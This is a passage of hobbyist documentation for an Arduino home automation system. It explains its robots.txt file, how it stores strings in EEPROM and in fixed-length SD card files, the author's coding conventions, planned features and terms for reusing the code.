The **Stats.txt** file is used by the application's statistic gathering functionality. The system retrieves individual statistic names from the Stats.txt file when generating html content for the Statistics web page. Statistics names are also written into system (hourly) backup files to facilitate off-system processing of statistical information.

6.9 Robots Text File

The Micro SD file /ROBOTS.TXT is a standard robots.txt file accessed by web crawlers and search engines to determine areas of the web site that they are requested (by Catweazle) not to access and index. This is the content of the 2WG application's robots.txt file:

```
User-agent: *
Disallow: /ACTIVITY/
Disallow: /BACKUPS/
Disallow: /CRAWLER/
Disallow: /CWZLREQU/
Disallow: /HACKLOGS/
Disallow: /HTMLREQU/
Disallow: /OTHER/
Disallow: /UPLOAD/
```

Unlike other Micro SD card files the robots.txt file is accessible by anyone (including web crawlers) using the following URL:

http://www.2wg.co.nz/robots.txt/

7.0 String Handling

7.1 Introduction

When using Arduino print() and println() functions Catweazle endeavours to use the F() flash string function as much as possible to push application strings into Flash memory and to preserve SRAM memory for program execution. However the use of F() strings by themselves is not sufficient so Catweazle also uses EEPROM and SD Card files to store many application strings.

7.2 EEPROM Strings

To maximise available SRAM memory Catweazle stores frequently used strings in EEPROM on the application system board. The 2WG application uses nearly 4,000 bytes of the available 4K (4,192 bytes) of EEPROM memory while the smaller footprint GTM application used over 3,200 bytes.

To read and write strings to EEPROM refer to the following two procedures within the utility library:

```
String EPSR(int p_start_posn); //EEPROMStringRead
void EPSW(int p_start_posn, char p_string[]); //EEPROMStringWrite
```

To organise the several hundred individual strings that are stored within EEPROM Catweazle uses the EEPROM Strings worksheet within his Strings.xls Excel workbook. If you look at the data within that worksheet you will note that new strings are added at the foot of column A and that the remaining columns across the worksheet will auto calculate across the worksheet.

The EEPROM Strings worksheet is setup to support EEPROM strings that are used within the 2WG and/or the GTM application implementation of Catweazle's Home Automation System.

Where the values in column A contain special characters that are not valid to use in Arduino #define constant identifiers you can enter modified identifier names (without the invalid special characters) in column B of the EEPROM Strings worksheet. Examples are highlighted in yellow within the worksheet.

It is then necessary to copy the EPSW EEPROM write statement (Column I or M) temporarily into the setup() procedure to initialise the EEPROM setting. After starting your application once (and initialising the EEPROM setting) you can remove the EPSW write statement from the application code. (Alternatively you can use a simple dedicated EEPROM write application to initialise new EEPROM strings.)

To use strings stored within EEPROM copy the EPSR statement from columns H or L into your program code as required. You will also need to copy new EEPROM #define statements from columns G and K of the EEPROM strings worksheet into the utility.h file for the EPSR() procedure calls and any other part of the application that needs to use the EEPROM define constants.

Note that Catweazle also uses EEPROM to store application settings (typically True/False – On/Off toggle settings) that are used within the application and can be switched (toggled) via the Settings web page when a user is logged into the application. For example the #define E_Daylight_Saving_5 stored at byte 11 of EEPROM is used to toggle one hour time adjustments for daylight saving.

Note that successive EEPROM string records are length dependant on previous EEPROM string records. If you need to expand or contract the length of an EEPROM string you will need to use the EPSW function to rewrite EEPROM from the point where your change has been made to the end of you EEPROM usage area.

7.3 The Message String File

Within Catweazle's Home Automation System Catweazle stores longer and less frequently used strings (typically error messages) in an SD card messages.txt text file. Within the file individual string records are padded to a common length using the asterisk character and therefore acquire record numbers within the file. Because each string record is the same size (including asterisk padding) the file can be accessed very rapidly using direct access positional file reads based on each record's record number.

Refer to the following utility library procedures to work out how to read fixed length SD card files using record number based direct positional file reads.

```
String Message(int p_msg_num);
boolean MessageOpenSPIBA(File &p_msg_file);
String MessageReadSPIBA(File &p_msg_file, int p_msg_num);
```

To support the application messages file Catweazle uses the Messages worksheet within the Strings.xls workbook. You will note that message file records are standardised as 64 byte (asterisk padded) records separated by CR/LF characters.

New message string records are added into column A of the Messages worksheet and the remaining columns across the worksheet will auto calculate across the worksheet. Where the values in column A contain special characters that are not valid to use in Arduino #define constant identifiers you can enter a modified identifier name (without the invalid special characters) in column F of the Messages worksheet. Examples are highlighted in yellow within the worksheet.

Whenever a new message is added to the Messages worksheet Catweazle:

1. Copies the new messages.txt file content from column D (excluding the heading and including blank records at the foot of the worksheet) to MS Windows Notepad and saves the file to his local hard drive.

2. Checks that the length of the file is an exact multiple of 66 bytes (the defined record length including CR/LF).

3. Deletes the original messages.txt file in the root directory of the SD card using the application's online web page based file delete function.

4. Uploads the new messages.txt file into the root directory of the SD card using the application's online web page based file upload functions.

Note that updates to the SD Card messages.txt file occur while the application is running and without any need to shut down the application and remove the SD Card for updating on a computer. Changes to the messages.txt file are immediately effective within the application whenever the messages.txt file is updated.

7.4 The Check RAM File

To support the SRAM memory management functionality within Catweazle's Home Automation System we also record the name of every application procedure (except for certain exceptions) in a checkram.txt text file in the root directory of the application's SD card. The procedure names stored in the checkram.txt text file are used for RAM memory reporting on the application's RAM Usage web page.

The DirectRecordFileRead() function within the utility library is used to read procedure names using the procedure numbers defined and used as constants within each application procedure.

Like the messages.txt file, the checkram.txt text file has individual string records (procedure names) padded to a common length using the asterisk character and assigned record numbers within the file. Because each string (procedure name) record is the same size (including asterisk padding) the file can be accessed very rapidly using direct access positional file reads based on each record's record number.

To support the Check RAM file Catweazle uses the CheckRAM worksheet within the Strings.xls workbook. You will note that message file records are standardised as 30 bytes (asterisk padded) records separated by CR/LF characters.

The process to update the CheckRAM.txt text file on the application's SD Card is the same process used for the messages.txt text file.

6.5 The Stats.txt File

Like the Check RAM file the Stats.txt file is used to record a list of statistics descriptions for the statistics that Catweazle's Home Automation System gathers. These descriptions are read from the file and used on the Statistics Web Page.

To support the Stats.txt file Catweazle uses the Statistics worksheet within the Strings.xls workbook to record each statistic description and assign each a unique sequential (record) number. You will note that message file records are standardised as 25 bytes (asterisk padded) records separated by CR/LF characters.

The process to update the Stats.txt text file on the application's SD Card is the same process used for the messages.txt text file.

8.0 About My Coding Style

Catweazle did his initial undergraduate information system studies (including computer programming courses) in the mid 1970s. He did a masters degrees in information systems in the mid 1990s. For nearly forty years Catweazle has been professionally involved in software development - both large and small systems. From this experience Catweazle has developed a preferred coding style intended to facilitate easier ongoing application development and to ease (minimise) application support issues. The largest application that Catweazle ever developed stretched well over 200,000 lines of code and ran in production for more than twenty years.

Software written by Catweazle always makes extensive use of functional decomposition. The same code should not feature in more than one place (so it is easy to maintain) and each procedure should perform one very focused task – whether lower level without calls to any other procedure or very high level and using calls to multiple sub-procedures. In this application the loop() procedure is very high level, it is very specific as to its purpose and it is quite short. In the utility library the ZeroFill() function is an example of a frequently used low level procedure that just does one simple task.

Functional decomposition also extends across software applications. Accordingly Catweazle puts all his generic common functionality into his utility library as a central repository for re-use across multiple applications.

Catweazle consistently uses two space indenting to represent the logic structure of individual procedures. This structure is a great visual aid when debugging a procedure that does not seem to work correctly and it facilitates procedure maintenance at a later time because the indenting visually lays out the structure of what you have and should readily assist in the identification of where changes need to be made.

Catweazle is a fan of verbosity over compactness and this has been much of his life experience through his work with Pascal (Delphi) based languages and application development. To support ongoing maintenance the use of meaningful identifiers for procedure and variable names is a mandate always followed. Seldom, if ever, will Catweazle use one character variable names such as the letter "i" when iterating through an array within a loop.

Catweazle uses meaningful comments throughout his applications and tries to:

- Explain complex pieces of code.
- To document the purpose of procedure if it is not completely obvious.
- To documents pre-requisites to the successful invocation of a procedure.

Sometimes program comments are also used to record important pieces of business logic, retain old code fragments just in case code needs to be rolled back and to leave in place debugging code just in case there is an unexpected problem in the future that might need debugging.

Catweazle always uses identifier prefixing to indicate the scope and type of identifiers including:

- "l_" to indicate variables local to a procedure.
- "c_" to indicate constants local to a procedure.
- "p_" to indicate the parameters of a procedure.
- "GC_" to indicate global constants.
- "DC_" to indicate application level defined constants.

There will be other identifier prefixes to be found within Catweazle's Home Automation System. Prefixed identifies greatly aid general application development and debugging because from an identifier name you immediately know if the identifier is local or global and what kind of identifier it is (variable, constant, parameter, etc.)

Hopefully you will agree that Catweazle's coding style will make it easier for you to analyse Catweazle's Home Automation System and to re-use the portions of it that you find valuable.

9.0 Futures

Catweazle's Home Automation System like all information systems is undergoing a continuing development program. As Catweazle discovers new technologies, new ideas and new ways to utilise the application he will continue to update the application. Periodic updates of the application and discussions on the Arduino forum will be a part of the application development.

Some of this application's likely futures include:

- Locational analysis of end-users based on available locational information of IP addresses.

- Reimplementation of the application's time and date subsystem – likely to be in a UNIX compatible way.

- Updates for the application that will necessarily follow the full rollout of the planned devices. (Including completion and implementation of the bathroom and home heating functionality.)

- Expansion into passive infrared based light switching.

- Integration with a Swann video camera recently purchased – the camera has alarm input and output connectors that need to be researched.

- Further work on general SD card functionality including folder creation and delete, file and folder renames.
- Reimplementation of the application web pages when Catweazle has time to study and pursue the more sophisticated aspects of html coding and design.
- Further development of the web browser file upload functionality to include progress indication.
- Possibly moving all of the application's WebServerProcess functionality into its own standard library in a generic form that would make it easier for other Arduino developments to include the functionality within their applications without needing to understand it in detail.

10.0 So You Want to Re-Use this Application or Code

Catweazle has published (and intends to continue to publish) the source code and some documentation for his home automation system for the benefit of the Arduino community and especially students and newbies without an extensive background in software development.

You are welcome to analyse the application code and re-use portions (whole tranches) of it according to your needs. The only thing that Catweazle asks is that you do not promote any portion of this application as wholly your own work. Please give Catweazle a little credit for his efforts when appropriate.

Catweazle does not recommend that you try to re-use the application in its entirety and then rely of Catweazle's future updates as well. Catweazle reserves the right to build, rebuild and refit this application as he sees fit according to his requirements. Therefore, even if the application just now is right for you, future versions could go in any direction and you will not be able to upgrade your own copy of the application without a lot of coding (retrofitting) trauma.

Rather, just use all of the information published by Catweazle as a resource. Use what you find useful as a base for your own efforts that you fully intend to support yourself. (For example Catweazle started with standard Arduino emailing functionality but completely rewrote it according to his application needs once he had discovered how to send emails from an Arduino system that has Ethernet connectivity.)

You are welcome to report bugs and program improvements to Catweazle via the Arduino forum. Catweazle makes no commitment to take any action in respect of your contributions – regardless of how important it is to you.

Document Date:

23rd May 2015